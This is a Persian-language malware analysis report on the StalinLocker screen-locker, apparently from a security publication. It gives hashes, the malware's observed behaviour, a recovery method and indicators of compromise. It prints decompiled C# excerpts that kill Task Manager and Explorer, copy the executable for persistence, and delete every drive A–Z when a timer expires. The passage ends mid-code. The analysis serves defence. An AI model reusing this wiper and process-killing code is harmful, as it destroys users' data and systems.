باسمه تعالی

تحلیل فنی باج افزار StalinLocker

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه‌ی جدیدی با نام StalinLocker خبر می‌دهد. این باج‌افزار به نام StalinScreamer نیز شناخته می‌شود. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در نیمه‌ی اول ماه می سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران روسی زبان می‌باشد. این باج‌افزار که در واقع، یک قفل کننده صفحه (Screen Locker) می‌باشد، پس از اجرا، صفحه را قفل کرده و به قربانی ۱۰ دقیقه زمان، جهت وارد نمودن کد می‌دهد. در غیر این صورت پس از اتمام مهلت تعیین شده، اطلاعات موجود در تمام درایوها را حذف می‌کند. این باج‌افزار در زمان اجرا سرود شوروی سابق را پخش می‌کند و تصویر زمینه‌ی آن نیز شامل شعارهایی به زبان روسی می‌باشد.

مشخصات فایل اجرایی :


نام فایل	StalinLocker.exe
MD۵	٦١c٠٠٣bac٢٢٨٨٥٧cb٠db٦٢٠٧eb٥a٧f٣e
SHA-١	b٢b٨٨٣٧٠٤٧٩٩٥ffdb٩٢a٩٥e٦٧٨١١٧b٣٤٤٩٣٤٢٢٣٠
SHA-٢٥٦	٨٥٣١٧٧d٩a٤٢fab٠d٨d٦٢a١٩٠٨٩٤de٥c٢٧ec٢٠٣٢٤٠df٠d٩e٧٠١٥٤a٦٧٥٨٢٣adf٠٤
اندازه فایل	٣.٨٥ MB
کامپایلر	Microsoft visual C# v٧.٠ / Basic .NET

فایل اجرایی این باج افزار دارای سه بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٧.٨٢	٨١٩٢	٤٠٣٣٢٤٨	٤٠٣٣٥٣٦
.rsrc	٥.٤	٤٠٤٦٨٤٨	٥٠٠٤	٥١٢٠
.reloc	٠.١	٤٠٥٥٠٤٠	١٢	٥١٢

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار StalinLocker، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره، پس از اجرا، صفحه را قفل کرده و از دسترسی قربانیان به سیستم جلوگیری می‌کند. سپس همانطور که اشاره شد سرود شوروی سابق را پخش کرده و ۱۰ دقیقه به قربانیان برای وارد نمودن کد صحیح فرصت داده می‌شود. البته این کد مشخص نیست و قربانیان باید آن را حدس بزنند، در غیر این صورت پس از اتمام مهلت تعیین شده، نرم‌افزارهای نصب شده، ابزارهای ضروری ویندوز و تمامی فایل‌های موجود در درایو اصلی و دیگر درایوها حذف خواهد شد. باج‌افزار StalinLocker پس از اجرا یک پیغام نمایش می‌دهد که به نظر می‌رسد علت نمایش این پیغام، عدم موفقیت باج‌افزار به بارگذاری یک فایل با مشخصات ذکر شده در تصویر، است. این باج‌افزار از قربانیان طلب باج نمی‌کند و هیچ گونه راه ارتباطی برای برقراری ارتباط با مهاجمین نیز وجود ندارد و قربانیان تنها ۱۰ دقیقه برای نجات سیستم خود فرصت دارند. تصویر زیر پیغامی است که پس از اجرای باج‌افزار به نمایش در می‌آید.




پس از قفل شدن صفحه نمایش توسط باج افزار، تصویر زیر ظاهر می شود که شامل تصویر استالین، رهبر و سیاست‌مدار کمونیست شوروی سابق و شعارهایی به زبان روسی، می‌باشد.




طبق بررسی‌ها انجام شده، این باج‌افزار بدون اتصال به اینترنت نیز اجرا می‌شود. اما بی خطر است و پس از اتمام زمان داده شده، قربانیان می‌توانند با استفاده از کلیدهای ترکیبی ALT + Ctrl + DELETE پنجره TaskManager را اجرا کرده و با کلیک بر روی Log off در ویندوز ۷ و یا Sign out در ویندوز ۱۰ سیستم‌عامل را دوباره راه اندازی نمایند و فایل‌های آن‌ها نیز حذف نخواهند شد. همچنین اگر سیستم قربانیان به اینترنت متصل بود و باج‌افزار اجرا شد، باید سریعاً اتصال آن به اینترنت را قطع نموده و طبق روش گفته شده، اقدام نمایند. این باج‌افزار تنها در صورت اتصال به اینترنت قادر به حذف فایل‌های موجود در درایو اصلی ویندوز خواهد بود.


پس از اتمام زمان تعیین شده با خطای زیر مواجه می‌شویم که پس از کلیک بر روی Close the program تصویر مربوط به باج‌افزار بسته می‌شود اما صفحه نمایش همچنان قفل می‌باشد که طبق روش گفته شده در بالا می‌توان به Desktop دسترسی پیدا کرد.



تصاویر زیر مربوط به اثرات باج‌افزار بر روی سیستم قربانی، پس از حمله می‌باشد.




تصویر ۱: قبل از اجرای باج‌افزار




تصویر ۲: بعد از اجرای باج‌افزار

همان‌طور که در تصاویر نیز مشخص است پس از اجرای باج‌افزار، فقط فایل‌های موجود در درایو اصلی ویندوز حذف شده‌اند، که به نظر می‌رسد باج‌افزار دارای نواقصی در کدمنبع آن می‌باشد.



تصویر ۳: حذف ابزارهای مختلف و نرم‌افزارها پس از اجرای باج‌افزار

در صورت راه اندازی مجدد رایانه، به علت تغییراتی که باج‌افزار در پارتیشن ویندوز که فایل های بوت را ذخیره سازی می کند، ایجاد نموده است، پیغام زیر به نمایش در می‌آید و قربانیان به ناچار باید از طریق دیسک بوت، آن را تعمیر نموده و یا ویندوز خود را دوباره نصب نمایند.




طبق بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را بـه عنـوان یـک تروجـان شناسـایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کدمنبع باج‌افزار StalinLocker به نتایج زیر دست پیدا کردیم.

تصویر زیر کدمنبع تابع Main باج‌افزار می‌باشد که برای اجرای باج‌افزار تابع Form۱() را فراخوانی می‌کند.



باج افزار با استفاده از قطعه کد زیر، صفحه نمایش سیستم قربانی را قفل می کند.

Form1

```
199         // Token: 0x06000005 RID: 5
200         [DllImport("user32.dll")]
201         private static extern IntPtr GetForegroundWindow();
202
203         // Token: 0x06000006 RID: 6
204         [DllImport("user32.dll")]
205         public static extern IntPtr GetWindowThreadProcessId(IntPtr hWnd, out uint ProcessId);
206
```

قطعه کد زیر از بسته شدن باج افزار توسط قربانی جلوگیری می کند.

OnClosed(EventArgs) : void

```
1   // StalinScreamer.Form1
2   // Token: 0x06000002 RID: 2 RVA: 0x00002514 File Offset: 0x00000714
3   protected override void OnClosed(EventArgs e)
4   {
5       if (!this.guessed)
6       {
7           Application.Restart();
8       }
9   }
10
```

همانطور که اشاره نمودیم باج‌افزار سرود ملی شوروی را پخش می‌کند تصاویر زیر مربوط به کدمنبع این فرایند می‌باشد.

Form1

```
75          try
76          {
77              if (!new FileInfo(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\stalin.exe").Exists)
78              {
79                  File.Copy(Assembly.GetExecutingAssembly().Location, Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\
                        \stalin.exe");
80              }
81          }
82          catch
83          {
84          }
85          try
86          {
87              using (BinaryWriter binaryWriter = new BinaryWriter(new FileStream(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) +
                        "\\USSR_Anthem.mp3", FileMode.OpenOrCreate)))
88              {
89                  binaryWriter.Write(Resources.anth);
90                  binaryWriter.Close();
91              }
92          }
93          catch
94          {
95          }
96          this.WMP = (WindowsMediaPlayer)Activator.CreateInstance(Type.GetTypeFromCLSID(new Guid("6BF52A52-394A-11D3-B153-00C04F79FAA6")));
97          new ComAwareEventInfo(typeof(_WMPOCXEvents_Event), "PlayStateChange").AddEventHandler(this.WMP, new _WMPOCXEvents_PlayStateChangeEventHandler
                (this, (UIntPtr)ldftn(WMP_PlayStateChange)));
98          this.WMP.settings.volume = 100;
99          this.WMP.URL = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\USSR_Anthem.mp3";
100         this.WMP.controls.play();
101         this.timer1.Start();
102         this.timer2.Start();
103         this.timer3.Start();
104         this.timer4.Start();
```

```
WMP_PlayStateChange(int) : void
// StalinScreamer.Form1
// Token: 0x06000003 RID: 3 RVA: 0x00002523 File Offset: 0x00000723
private void WMP_PlayStateChange(int NewState)
{
    if (this.WMP.playState != WMPPlayState.wmppsPlaying)
    {
        this.WMP.controls.play();
        return;
    }
    WMPPlayState playState = this.WMP.playState;
}
```

بر اساس تصویر زیر، در صورت اتمام مهلت ۱۰ دقیقه‌ای جهت وارد کردن کد صحیح برای باز شدن صفحه نمایش، از شمارنده کاسته می شود تا به صفر برسد. سپس اطلاعات تمامی درایوهای سیستم قربانی حذف خواهد شد.

```
timer2_Tick(object, EventArgs) : void
// StalinScreamer.Form1
// Token: 0x06000009 RID: 9 RVA: 0x000028F0 File Offset: 0x00000AF0
private void timer2_Tick(object sender, EventArgs e)
{
    this.todisp--;
    try
    {
        using (StreamWriter streamWriter = new StreamWriter(new FileStream("C:\\Users\\" + Environment.UserName + "\\AppData\\local\\fl.dat",
          FileMode.OpenOrCreate)))
        {
            streamWriter.WriteLine(this.todisp / 3);
            streamWriter.Close();
        }
    }
    catch
    {
    }
    if (this.todisp <= 0)
    {
        this.timer2.Interval = 80;
        this.TIMER.Text = "0:00";
        if (this.alert % 2 == 1)
        {
            this.TIMER.ForeColor = Color.Red;
        }
        else
        {
            this.TIMER.ForeColor = Color.Black;
        }
        this.TIMER.Update();
        this.alert--;
        if (this.alert <= 0)
        {
            for (;;)
            {
                for (char c = 'A'; c <= 'Z'; c += '\u0001')
                {
                    try
                    {
                        Directory.Delete(c.ToString() + ":\\", true);
                    }
                    catch
                    {
                    }
                }
            }
        }
    }
}
```

تصویر ۱: در صورت اتمام وقت اطلاعات تمامی درایوها حذف می‌شود.

```
timer2_Tick(object, EventArgs) : void
48          else
49          {
50              this.TIMER.Text = string.Concat(new object[]
51              {
52                  this.todisp / 60,
53                  ":",
54                  (this.todisp % 60 > 9) ? "" : "0",
55                  this.todisp % 60
56              });
57              this.TIMER.Update();
58          }
59      }
60
```

تصویر ۲: در غیر این صورت از شمارنده کاسته می‌شود.

در اینجا لیست برخی از فایل‌های مرتبط با باج‌افزار آمده است.

%UserProfile%\AppData\Local\fl.dat

%UserProfile%\AppData\Local\ul.dat

%UserProfile%\AppData\Local\stalin.exe

%UserProfile%\AppData\Local\USSR_Anthem.mp۳

در تصویر زیر می‌توان این فایل‌های مرتبط را در کدمنبع باج‌افزار مشاهده نمود. فایل fl.dat مربوط به شمارنده باج‌افزار می‌باشد.

```
Form1
44          try
45          {
46              if (new FileInfo("C:\\Users\\" + Environment.UserName + "\\AppData\\local\\ul.dat").Exists)
47              {
48                  Application.Exit();
49              }
50              if (!new FileInfo("C:\\Users\\" + Environment.UserName + "\\AppData\\local\\fl.dat").Exists)
51              {
52                  this.todisp = 600;
53              }
54              else
55              {
56                  using (StreamReader streamReader = new StreamReader("C:\\Users\\" + Environment.UserName + "\\AppData\\local\\fl.dat"))
57                  {
58                      string s = streamReader.ReadLine();
59                      this.todisp = int.Parse(s);
60                      streamReader.Close();
61                  }
62              }
63              using (StreamWriter streamWriter = new StreamWriter(new FileStream("C:\\Users\\" + Environment.UserName + "\\AppData\\local\\fl.dat",
                    FileMode.OpenOrCreate)))
64              {
65                  streamWriter.WriteLine(this.todisp / 3);
66                  streamWriter.Close();
67              }
68              base.TopMost = true;
69              this.InitializeComponent();
70              base.KeyDown += this.Form1_KeyDown;
71              base.ClientSize = SystemInformation.PrimaryMonitorSize;
72              this.stalin.Size = SystemInformation.PrimaryMonitorSize;
73              this.KeyBox.Location = new Point(SystemInformation.PrimaryMonitorSize.Width - 480, SystemInformation.PrimaryMonitorSize.Height - 146);
74              this.TIMER.Location = new Point(SystemInformation.PrimaryMonitorSize.Width - 162, SystemInformation.PrimaryMonitorSize.Height - 118);
75              try
76              {
77                  if (!new FileInfo(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\stalin.exe").Exists)
78                  {
79                      File.Copy(Assembly.GetExecutingAssembly().Location, Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\
                            \stalin.exe");
80                  }
81              }
82              catch
83              {
84              }
85              try
86              {
87                  using (BinaryWriter binaryWriter = new BinaryWriter(new FileStream(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) +
                        "\\USSR_Anthem.mp3", FileMode.OpenOrCreate)))
88                  {
89                      binaryWriter.Write(Resources.anth);
100 %
```

بر اساس نتایج بدست آمده از تحلیل ها، باج‌افزار پس از حمله به سیستم قربانی، فایل اجرایی خود را در مسیر UserProfile\AppData\Local با نام stalin.exe کپی کرده و یک autorun به نام stalin ایجاد می‌کند که پس از ورود قربانی به سیستم اجرا می‌شود، تصویر زیر مربوط به کدمنبع این فرایند می‌باشد.

```
try
{
    if (!new FileInfo(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\stalin.exe").Exists)
    {
        File.Copy(Assembly.GetExecutingAssembly().Location, Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\
          \stalin.exe");
    }
}
catch
{
}
```

سپس باج‌افزار بر اساس قطعه کد زیر، سعی در متوقف نمودن تمام فرایندها به جز discord.exe و skype.exe می‌نماید.

```
timer1_Tick(object, EventArgs) : void
// StalinScreamer.Form1
// Token: 0x06000007 RID: 7 RVA: 0x000026F0 File Offset: 0x000008F0
private void timer1_Tick(object sender, EventArgs e)
{
    try
    {
        uint processId;
        Form1.GetWindowThreadProcessId(Form1.GetForegroundWindow(), out processId);
        using (Process processById = Process.GetProcessById((int)processId))
        {
            string moduleName = processById.MainModule.ModuleName;
            if (moduleName != Process.GetCurrentProcess().MainModule.ModuleName && moduleName.ToLower() != "discord.exe" && moduleName.ToLower() !=
              "skype.exe")
            {
                try
                {
                    IntPtr zero = IntPtr.Zero;
                    processById.Kill();
                    base.TopMost = true;
                    this.timer5.Start();
                }
                catch
                {
                }
            }
            if (moduleName == Process.GetCurrentProcess().MainModule.ModuleName)
            {
                this.timer5.Stop();
            }
        }
    }
    catch
    {
    }
```

ضمناً تصویر زیر نشان می دهد که باج‌افزار از ادامه فعالیت فرایندهای Explorer.exe و Taskmgr.exe جلوگیری می‌نماید.

```
timer1_Tick(object, EventArgs) : void
    Process[] processes = Process.GetProcesses();
    for (int i = 0; i < processes.Length; i++)
    {
        try
        {
            if (processes[i].MainModule.ModuleName.ToLower() == "taskmgr.exe")
            {
                processes[i].Kill();
            }
            else if (processes[i].MainModule.ModuleName.ToLower() == "explorer.exe")
            {
                processes[i].Kill();
            }
        }
        catch
        {
        }
    }
```

نتایج حاصل از تحلیل ها نشان داد، باج‌افزار StalinLocker ، اطلاعات مربوط به شبکه سیستم قربانی از جمله کارت شبکه، آدرس مک و آدرس آی‌پی را جمع‌آوری می‌کند. تصویر زیر این فرآیند را نشان می‌دهد.

ClientInfo

```
using System;
using System.Net;
using System.Net.NetworkInformation;

namespace FireXc
{
    // Token: 0x02000006 RID: 6
    internal class ClientInfo
    {
        // Token: 0x0600001A RID: 26 RVA: 0x00003064 File Offset: 0x00001264
        public static string GetMacAddress()
        {
            string text = "";
            foreach (NetworkInterface networkInterface in NetworkInterface.GetAllNetworkInterfaces())
            {
                if (networkInterface.OperationalStatus == OperationalStatus.Up)
                {
                    text += networkInterface.GetPhysicalAddress().ToString();
                    break;
                }
            }
            return text;
        }

        // Token: 0x0600001B RID: 27 RVA: 0x000030AD File Offset: 0x000012AD
        public static string GetIpAdress()
        {
